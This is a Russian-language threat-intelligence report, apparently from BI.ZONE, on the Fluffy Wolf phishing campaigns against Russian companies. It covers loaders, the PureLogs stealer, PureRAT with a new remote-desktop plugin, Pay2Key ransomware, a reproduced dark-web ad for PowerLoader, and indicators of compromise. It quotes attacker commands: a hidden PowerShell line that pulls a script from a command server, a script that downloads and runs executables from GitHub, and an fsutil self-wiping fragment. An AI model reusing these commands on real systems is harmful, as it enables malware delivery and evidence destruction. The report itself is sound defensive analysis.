


Fluffy Wolf испытал новинки на российских компаниях — читайте на BI.ZONE

 bi.zone/expertise/blog/fluffy-wolf-ispytal-novinki-na-rossiyskikh-kompaniyakh

May 27, 2026



С марта по май 2026 года мы зафиксировали серию фишинговых атак кластера Fluffy Wolf. Целями злоумышленников стали российские организации из различных отраслей: строительства, консалтинга, обрабатывающей промышленности, инжиниринга, розничной торговли и электронной коммерции.

Для доставки вредоносного ПО атакующие использовали вложения в электронных письмах и ссылки на репозитории GitHub, откуда жертвы загружали архивы с вредоносными файлами. Киберпреступники также применяли разнообразные загрузчики и дроперы:

- PureCrypter;
- Rust-загрузчик, использующий шелл-код Donut;
- Batch-загрузчик;
- JavaScript-загрузчик;
- ранее не описанный PowerLoader.

Как и инструменты PureCoder (PureCrypter, PureLogs, PureRAT), PowerLoader распространяется на теневых площадках по модели malware-as-a-service (MaaS).

В качестве финальной вредоносной нагрузки кластер использовал стилер PureLogs, троян удаленного доступа PureRAT и шифровальщик Pay2Key. Кроме того, в одном из исследованных образцов PureRAT мы обнаружили плагин PluginRemoteDesktop, который злоумышленники впервые применили в атаках на российские компании.



Узнайте на портале BI.ZONE Threat Intelligence, кто атакует вашу компанию

[Смотреть бесплатную версию](#)

Ключевые выводы

- Fluffy Wolf активно использует в фишинговых письмах ссылки на GitHub: они выглядят легитимно, позволяют обходить почтовые фильтры и сетевые средства защиты, а также повышают вероятность перехода по вредоносному адресу.
- Кластер сохранил стабильный набор конечных нагрузок (PureLogs, PureRAT, Pay2Key), но сместил основной фокус на развитие и разнообразие методов доставки. Злоумышленники начали применять сторонний загрузчик PowerLoader, что повысило эффективность проникновения и обхода систем защиты.
- В атаках на российские компании зафиксирован новый плагин PluginRemoteDesktop для PureRAT.

Фишинговые рассылки

Fluffy Wolf в фишинговых рассылках выдавал себя за сотрудников различных профильных организаций, предлагал оплатить финансовую задолженность, а также ознакомиться с документами, якобы приложенными к письму.

Всего было выявлено два типа фишинговых писем:

- с вложением в виде RAR-архива с вредоносным ПО;
- со ссылкой на GitHub-репозиторий атакующих, откуда загружался RAR-архив с вредоносным ПО.

В RAR-архивах находились вредоносные загрузчики и дроперы, предназначенные для доставки в целевую систему стилера PureLogs, трояна удаленного доступа PureRAT и шифровальщика Pay2Key.

Для рассылки фишинговых писем Fluffy Wolf использовал почтовые сервисы yandex.ru и mail.ru.

Используемые темы фишинговых сообщений:

- «Претензия и акт сверки!!!!»,
- «Сверка на подпись !!!»,

- 3/24

GitHub-репозитории

В ходе исследования атак Fluffy Wolf, зафиксированных с марта по май 2026 года, были обнаружены профили атакующих на GitHub со множеством репозиторийев, содержащих RAR-архивы, исполняемые файлы (с расширениями `.scr`, `.com`, `.exe`), текстовые файлы с нагрузкой (перевернутой и закодированной в Base64), а также обфусцированные Batch- и JS-скрипты.

Репозитории GitHub

- **versachi2026 (репозитории `buh2026`, `doc`, `max`, `max2`, `rrr`):**
 - образцы PowerLoader, загружающие экземпляры PureCrypter, разворачивающие PureLogs и PureRAT;
 - Batch-загрузчик, запускающий PowerShell, который скачивает зашифрованный инжектор и зашифрованную нагрузку PureRAT;
 - обфусцированные JS-загрузчики;
 - Base64-закодированные вредоносные нагрузки;
 - образцы PureCrypter, разворачивающие PureRAT и PureLogs в целевой системе.
- **yulyaigonina (репозитории `buh`, `document`, `222`):**
 - PureCrypter, загружающий шифровальщик Pay2Key и PureRAT;
 - PureCrypter, инжектирующий PureRAT в процесс `InstallUtil.exe`;
 - дропер PureCrypter, осуществляющий инжектирование PureRAT в процесс `RegAsm.exe` и демонстрацию отвлекающего PDF-документа. При анализе одного из таких образцов был выявлен новый плагин для PureRAT;
 - PureCrypter, инжектирующий PureRAT в процесс `RegAsm.exe`.
- **komplekt26 (репозиторий: `adguardVPNInstaller`)** — на момент анализа был недоступен, однако ретроспективно удалось установить, что репозиторий содержал архив с PureCrypter, осуществлявшим инжектирование PureRAT в процесс `InstallUtil.exe`, а также устанавливавшим в скомпрометированную систему легитимный архиватор WinRAR версии 7.22.0 для отвлечения внимания жертвы.



На момент написания статьи все указанные GitHub-репозитории были недоступны

Варианты цепочек компрометации

Типичная цепочка атаки выглядит следующим образом:

1. Пользователь в полученном письме открывает архив с вредоносным вложением — файлом формата PE с расширениями .com/.scr/.exe или скриптовым сценарием — и запускает вредоносную программу/скрипт. В иных случаях пользователь переходит по ссылке в письме, с помощью которой осуществляется загрузка вредоносного архива с удаленного ресурса GitHub на диск. Затем пользователь самостоятельно производит запуск вредоносного объекта.
2. Далее в зависимости от типа дропера/загрузчика цепочка вредоносных событий может развиваться по разным сценариям.

Сценарий 1

Запуск дропера, который осуществляет распаковку Rust-загрузчика (loader) в заданный каталог, например %TEMP%. После запуска этого Rust-загрузчика в памяти осуществляется распаковка и выполнение шелл-кода Donut. Donut — генератор позиционно независимого шелл-кода, позволяющий запускать .NET-сборки в памяти, скриптовые сценарии и другие виды/форматы шелл-кода. После инициализации шелл-кода Donut происходит размещение в памяти текущего процесса кода PureCrypter и передача управления на него. PureCrypter в итоге осуществляет запуск конечной вредоносной нагрузки, расшифровывая ее из ресурсов своей сборки.

Сценарий 2

Другой возможный вариант: содержащийся в архиве PE-файл является PureCrypter, и после его запуска сразу осуществляется инжектирование вредоносного кода в целевой процесс. Также существуют простейшие дроперы-загрузчики PureCrypter, которые отвечают за его сохранение на диск и запуск. Например, один из таких дроперов сохранял PureCrypter по пути %APPDATA%\Microsoft\Windows\Templates и запускал его. Типичные целевые процессы для инжектирования вредоносной нагрузки — RegAsm.exe, InstallUtil.exe, MSBuild.exe.

Сценарий 3

Также возможно использование ранее не описанного загрузчика PowerLoader (downloader + dropper), созданного на C++. При выполнении он запускает PowerShell в скрытом режиме с аргументами командной строки, которые позволяют получить с сервера злоумышленников PowerShell-скрипт, осуществляющий доставку PureCrypter в скомпрометированную систему. После загрузки файлов PureCrypter и их размещения в заданном каталоге (например, %TEMP%) они запускаются. PureCrypter в конечном итоге также осуществляет запуск финальной вредоносной нагрузки.

Пример полного командлайна PowerShell, запущенного PowerLoader:

```
powershell.exe -WindowStyle Hidden -Command "while(1){try{irm 'http://%IP:%PORT%/script?i
```

Пример PowerShell-сценария, который сервер отдает по запросу:

```
# Download & Save to Disk
$url = 'https://github.com/versachi2026/%Путь%'
$out = "$env:TEMP\%Имя%.exe"
(New-Object Net.WebClient).DownloadFile($url, $out)
Start-Process $out

# Download & Execute (in-memory)
$url = 'https://github.com/versachi2026/%Путь%'
IEX((New-Object Net.WebClient).DownloadString($url))

# Download & Save to Disk
$url = 'https://github.com/versachi2026/%Путь%'
$out = "$env:TEMP\%Имя%.exe"
(New-Object Net.WebClient).DownloadFile($url, $out)
Start-Process $out
```

Сценарий 4

Существует также вариант со стейджем, реализованным в виде Batch-скрипта. Batch-скрипт запускает PowerShell с длинной Base64-командой в качестве аргумента. В контексте PowerShell выполняется сценарий, отвечающий за загрузку с удаленного ресурса файла, содержащего Base64-закодированную .NET-сборку. Данная сборка является загрузчиком, предоставляющим метод для инжектирования вредоносного кода в адресное пространство доверенного процесса (например, MSBuild.exe). Сам вредоносный код в виде Base64-закодированной нагрузки загружается из репозитория GitHub, расшифровывается и внедряется в целевой процесс. Вредоносные нагрузки в настоящее время представлены тремя семействами ВПО: PureLogs, Pay2Key, PureRAT.

PureLogs

Стилер PureLogs продолжает активно использоваться кластером Fluffy Wolf в атаках. Он предназначен для кражи большого объема данных: логинов и паролей из браузеров, cookies, истории посещений, а также данных из почтовых клиентов, FTP-сервисов и других приложений. Среди особенностей последних кампаний можно отметить использование отдельных эндпойнтов (конечные URL-адреса) для разных типов украденных данных. Например:

hxxps://5.252.153[.]67:8443/userinfo (информация о пользователе и системе)

hxxps://5.252.153[.]67:8443/browser (логины и пароли браузеров)

hxxps://5.252.153[.]67:8443/discord (данные приложения Discord)

Предположительно, такое разделение позволяет злоумышленникам проще сортировать и обрабатывать поступающие данные на стороне управляющего сервера, повышая эффективность их обработки.

Pay2Key-шифровальщик

Шифровальщик Pay2Key (основанный на программе-вымогателе Mimic) продолжает использоваться кластером Fluffy Wolf в проводимых атаках. Так, в ходе анализа одного из образцов был зафиксирован факт установки Pay2Key в скомпрометированную систему.

Внутри архива doc_06052026_buh_akt.rar находился исполняемый PE-файл doc_06052026_buh_akt.exe. После его запуска создавались два PE-файла шифровальщика Pay2Key в каталогах:

- %USERPROFILE%\Desktop
- %LOCALAPPDATA%\{DB0E178A-8261-A6FA-2FBA-43F520C6A451}

Файлы сохранялись под именами static-i386-amd64.exe и browser.exe. Затем выполнялся запуск файла static-i386-amd64.exe. Пользователю демонстрировалось сообщение об ошибке, при этом оно никак не влияло на процесс шифрования файлов.




Сообщение об ошибке

Каталог {DB0E178A-8261-A6FA-2FBA-43F520C6A451} блокировался для доступа пользователя. При попытке открыть каталог штатными средствами Windows, например через проводник или CMD, отображалось сообщение «Access Denied». Данная техника использовалась для сокрытия второго файла шифровальщика, а также ZIP-архивов, которые вредоносное ПО копировало с рабочего стола и его подкаталогов. Эти архивы сохранялись в каталоге {DB0E178A-8261-A6FA-2FBA-43F520C6A451}. Кроме того, данный образец Pay2Key использовал утилиту fsutil для зануления собственного файла с последующим удалением при помощи команды del. Такой способ удаления снижает вероятность восстановления исходного файла шифровальщика специалистами DFIR для последующего анализа. Фрагмент выполняемой команды:

```
ping 127.2 -n 5 & fsutil file setZeroData offset=0 length=20000000 %USERPROFILE%\Desktop\s
```

Зашифрованным файлам присваивалось расширение .ywgulm_p2k. В каталог C:\temp помещалась записка с требованием выкупа под именем HowToRestoreFiles.txt, содержащая текст на русском, английском и испанском языках. Для демонстрации записки пользователю в автозапуск Windows, в ключ реестра HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run добавлялся параметр browser.exe со значением notepad.exe "C:\temp\HowToRestoreFiles.txt".



Записка HowToRestoreFiles.txt с требованием о выкупе

После завершения работы шифровальщика запускался другой вредоносный компонент — PureRAT. Его код инжектировался в процесс RegAsm.exe.

PureRAT

Этот RAT широко распространен, как и стилер PureLogs. Ниже рассмотрим несколько новых особенностей.

1. Для PureRAT был выявлен плагин под названием PluginRemoteDesktop, ранее не описанный в атаках на российские компании. Он позволяет удаленно управлять рабочим столом и окнами в скомпрометированной системе. Среди его возможностей — передача изображения рабочего стола и списка открытых окон (в том числе активного окна), управление клавиатурой и мышью, а также отправка сообщений окнам. Фактически это значительно расширяет возможности PureRAT. Плагин использует следующие WinAPI-функции: SetCursorPos, SendInput, GetMessageExtraInfo, PostMessage, IsWindowVisible, EnumDesktopWindows, keybd_event, GetForegroundWindow, OpenDesktop, CloseDesktop, GetCursorInfo.

2. Среди образцов PureRAT, доставляемых в скомпрометированные системы, было обнаружено несколько странных вариантов конфигурации. Поле Campaign ID обычно примерно совпадает с датой рассылки вредоносного файла. Например, при атаке 5 мая 2026 года значение поля выглядит как 05052026. Однако у двух образцов (document_06052026 – Copy.scr и document_06052026_1.scr) поле Campaign ID содержит значение 06052029. Предполагаем, что атакующие допустили ошибку, указав 2029 год вместо 2026-го.
3. Также есть признаки того, что группа Fluffy Wolf регулярно обновляет используемую версию протектора .NET Reactor. С его помощью защищаются как загрузчик PureCrypter, так и вредоносная нагрузка в виде PureLogs и PureRAT. Это может свидетельствовать о желании злоумышленников максимально затруднить анализ данного ВПО.
4. Впервые были обнаружены образцы, использующие отвлекающий PDF-документ. Он называется скан_20190702 (2).pdf и имитирует счет на оплату аренды. Только некоторые образцы сохраняют этот файл в каталог %USERPROFILE%\Desktop и открывают его для пользователя. В остальных случаях такого поведения не наблюдалось.

Филиал НИЖНИЙ НОВГОРОД	Г.	БИК	
Банк получателя		Сч. №	
ИНН	КПП	Сч. №	
Получатель			

Счет на оплату № от 01 июля 2019 г.

Поставщик
(Исполнитель)

Покупатель
(Заказчик):

Основание: Договор аренды места для размещения вывески № от 14 ноября 2018г.

№	Товары (работы, услуги)	Кол-во	Ед.	Цена	Сумма
1	Аренда места под рекламно-информационный носитель за июль 2019 г.	1	мес	3 000,00	3 000,00

Итого: 3 000,00
Без налога (НДС) -
Всего к оплате: 3 000,00

Всего наименований 1, на сумму 3 000,00 руб.
Три тысячи рублей 00 копеек

Оплатить не позднее 10.07.2019

Оплата данного счета означает согласие с условиями поставки товара.

Уведомление об оплате обязательно, в противном случае не гарантируется наличие товара на складе.

Товар отпускается по факту прихода денег на р/с Поставщика, самовывозом, при наличии доверенности и паспорта.

Руководитель


Бухгалтер

Отвлекающий PDF-документ

PowerLoader


При исследовании одного из загрузчиков PowerLoader — doc_08042026_buh_akt_PDF.scr — на сетевом ресурсе 5.252.153[.]67:60070 была обнаружена панель администрирования

PowerLoader. Отметим, что Fluffy Wolf достаточно часто использует IP-адрес 5.252.153[.]67 в качестве C2-сервера для другого вредоносного ПО — PureLogs и PureRAT.




Панель администрирования PowerLoader

В дальнейшем в ходе мониторинга теневых ресурсов было обнаружено предложение о продаже дропера-загрузчика PowerLoader. Продавец заявлял об эффективном обходе детектирования средствами антивирусной защиты и о наличии таких возможностей, как встроенная обфускация, уникальная сигнатура для каждого билда, не прямые системные вызовы (indirect syscalls), скрытый импорт, бесфайловое выполнение и другие функции. Стоимость составляла 100 долл. за один билд и 20 долл. за ребилд.



POWERLOADER LOGOUT



12/24



socks4secure
XMRmaxxing



Posts: 87
Threads: 10
Credibility: 100%
Popularity: 21
Bytes: 121.5
Game XP: 0

Who is this useful for?

For anyone that needs a simple to crypt, native program that already works to bypass the majority of AV solutions, while maintaining a minimal presence on the device.

What can I do with it?

The dashboard comes with templates for commands so it ready out of the box, however it allows for what many products do not, the ability to do whatever you like. Due to the nature of the payload, there is no limit for what you can set clients to do, as you are in full control of what to run. No set commands, no missing features, you can do whatever you like.

What is the runtime?

file is C++ 64bit, ~750kb due to obfuscation techniques. Compressed ~ 250kb
2/18 on kleanscan, bypasses Defender perfectly fine

Reviews

sergey2026 Wrote: » (Apr 13, 2026 10:47 AM)

I want to thank the seller ! This is a really cool loader ! They're always in touch. They explain everything very well.

Features:

- Built in powershell obfuscation
- Unique signature each build
- Indirect Syscalls
- Stealth API resolution (No relevant IAT imports)
- Fileless after install
- Controllable knock times
- Unlimited command options

What is provided to customers?

customers are given the installer C++ binary, on top of the server files needed to run it, which can be run on windows or linux. Full support is given on guidance for use and relevant setup assistance

Price:
\$100 per build
\$20 per rebuild


[Buy Now](#)

Majority of crypto accepted, please ask about altcoins as I can't guarantee they will be accepted.


One vouch copy will be given, you must have written good reviews before and be an upgraded member. Requests that do not match this will be ignored.

Contact:
TOX ~

Описание функциональных возможностей загрузчика-дропера PowerLoader



COUNTRIES



Country	Count
USA	190
RUS	55
ESP	30
CAN	29
GBR	28
FIN	28
DEU	28
JPN	28
IND	28
ITA	28
KOR	28
MEX	28
CHE	28
FRA	28
POL	28
NLD	28
SWE	28
ISR	28

ADMIN



Role	Count
Admin	190
User	55

TOP NATIONS

Nation	Count	Percentage
United States of America	190	29.25%
Russia	55	8.45%
Switzerland	30	4.65%
Sweden	29	4.55%
Poland	28	4.35%

DEVICES
INSTALL SCRIPT
CALLBACK SCRIPT


Install command - written to the Run key / scheduled task by the client binary. Served via GET /install

```
powershell.exe -WindowStyle Hidden -Command "Irx 'http://127.0.0.1:60070/script?id={&id}&country={&country}&admin={&admin}' | Iex"
```

Save
Obfuscate
Undo

Splits the command into randomized fragments and reassembles at runtime.

Фрагмент PowerShell-командлайна для запроса скрипта с управляющего сервера



Фрагмент PowerShell-скрипта для загрузки вредоносных компонентов в систему

На опубликованных автором скриншотах присутствовала структура скрипта, аналогичная использовавшейся в исследованных образцах PowerLoader, которые применяет кластер Fluffy Wolf. Кроме того, схожей оказалась и структура команд, предназначенных для запроса PowerShell-сценария с удаленного сервера.

Использование кластером Fluffy Wolf нового загрузчика, объявление о продаже которого появилось на теневых ресурсах в апреле 2026 года, может свидетельствовать о развитии и об обновлении арсенала злоумышленников. Атакующие активно внедряют новые вредоносные компоненты для усложнения анализа, детектирования и атрибуции атак.

Индикаторы компрометации

Хеш-суммы файлов

RAR-архивы

- 2e1bd5aa28b63baea57be0ddf4eafaafef07dc59c3273d75513354a3f00aaeae
- aa34fcdb1a948b25f16f44142289e12e411671f58ffed1ed723b1a92f56d9e09
- 1f135fc93810dbca2dce4827db52ce2c86fd94616594d42b7db183d09338eefb
- f3d31b6f21ad20a659172febb6ba77638d5721b2e837c3fa285b1519723292d2
- 47f131a73681804ce81154a9397a34c47d66b6c740f92d2072372742b1f4d573
- a0d242ba07c6b2607eb5b8ba2ba2156df9dd7a06919af59dda4198fa64846854
- 58c8af6819d61e55dab218c38baced6d952a733fe6b625f4e3c5664a6a224501
- c5ac346e5e09ab33598c84bf34d618cbfb89fc3028f33a0bc51e5bc9c97efab5
- b9318833e9ad4094bb3cd7fa76eb028bcafd65fc22cdb1e57e828a0651792f1e
- f833236b43cfa6d69b6ceadae649c5c970e6e1b32fd3d3d0e5ccc4faa433e68f

- e57fad8f15423c5a34e337136f2f1b2c6948b8caee8ec047e85882e6e9e97621
- 7c86b45309989b3dc7f07f1e08d9e95ea23f128614c76e76c073fe6785c576be
- 9a4811bc0a14e9dd05554f85c7943ad664590975fe9a2d1f7d3453448534eff3
- ee1cf4e463bccald332510874c71b1623d98655010a923127d1dda9787fc85c2

Rust-загрузчики

- 8745d7a4939a4643d72ee3e9cb177bf6ee23600115bbc3b3e75b9338b64c006b
- ea6dc73aeadb2b9938d1622995275c01e9f9d3770801c420a7b63731d6a48d82
- d480e38883136f576b2f9a9d600bb85dd2d1bc5a9d44ca2eee2561daee883969

SFX-распаковщик

f2f519009fbf68aed3b2011f10af1d85eddc904bddbd9c9f5da079f125ba4af

PowerLoader

2bd0667301cb43be4f4f413f888b23e871d623e7b1cad25a744a5b21de0253be

PureCrypter

- 70e5b8a57d97eef3bdb41f296c05c95fb8bb21409a984edfffb1e7ed484ad3339
- 9e8cfc30a920e1889dcf91fb6e589442d68538d31ce1ecc362e187df5b3a6dfa
- 5f61676739173cbc4d8b3307dc2e1084454481a793f6890b0f25d290b13a9ecd
- 490b591b75e4f70bf6f11be5af2a594255ba50068b8a4331a11b6a45bf4fd61c
- 0d351f0acc0e642a101c58a3ee67affdb56ad4e1eb2abdb13869e1e79a000b20
- 6bd486cfbaef5bcf2102a0d2009274af1db804fb409f2f36b7a765457b3553db
- ad34363cef40f07aca51d9b5c5efc5a4d64aafdda655a42b4b0cf2a686af189f
- bdab0d5ba9a45590d6098d1faeaa3c515ef600d34e7dec4a187449e86a195ed9
- 0dafc7f545b5338dcdad3c33691bf600aefb67d20409928b26359a019159c07a
- 1e6504c2f3b61296ba1d1604ff1ad914b3bf66a53e3ee48f51a27185ff505c37
- e8804fe935844a799a9b723e320b12136c42b0943a9577d8b23f10060e788d76
- 3468acd6e340e1418a94dab6c60b77985b8a4b1662a19e8d47a582e84a852cd1
- 7dc7c6d5cc65f48bc227e2d8d167c3a7d57d9c4f262bb3b61272958e14bfff1e4

Batch-загрузчик

36512147ca91a464e76e01f90e046c1ed6b82c94aaa7b457e0c48f0fef651717

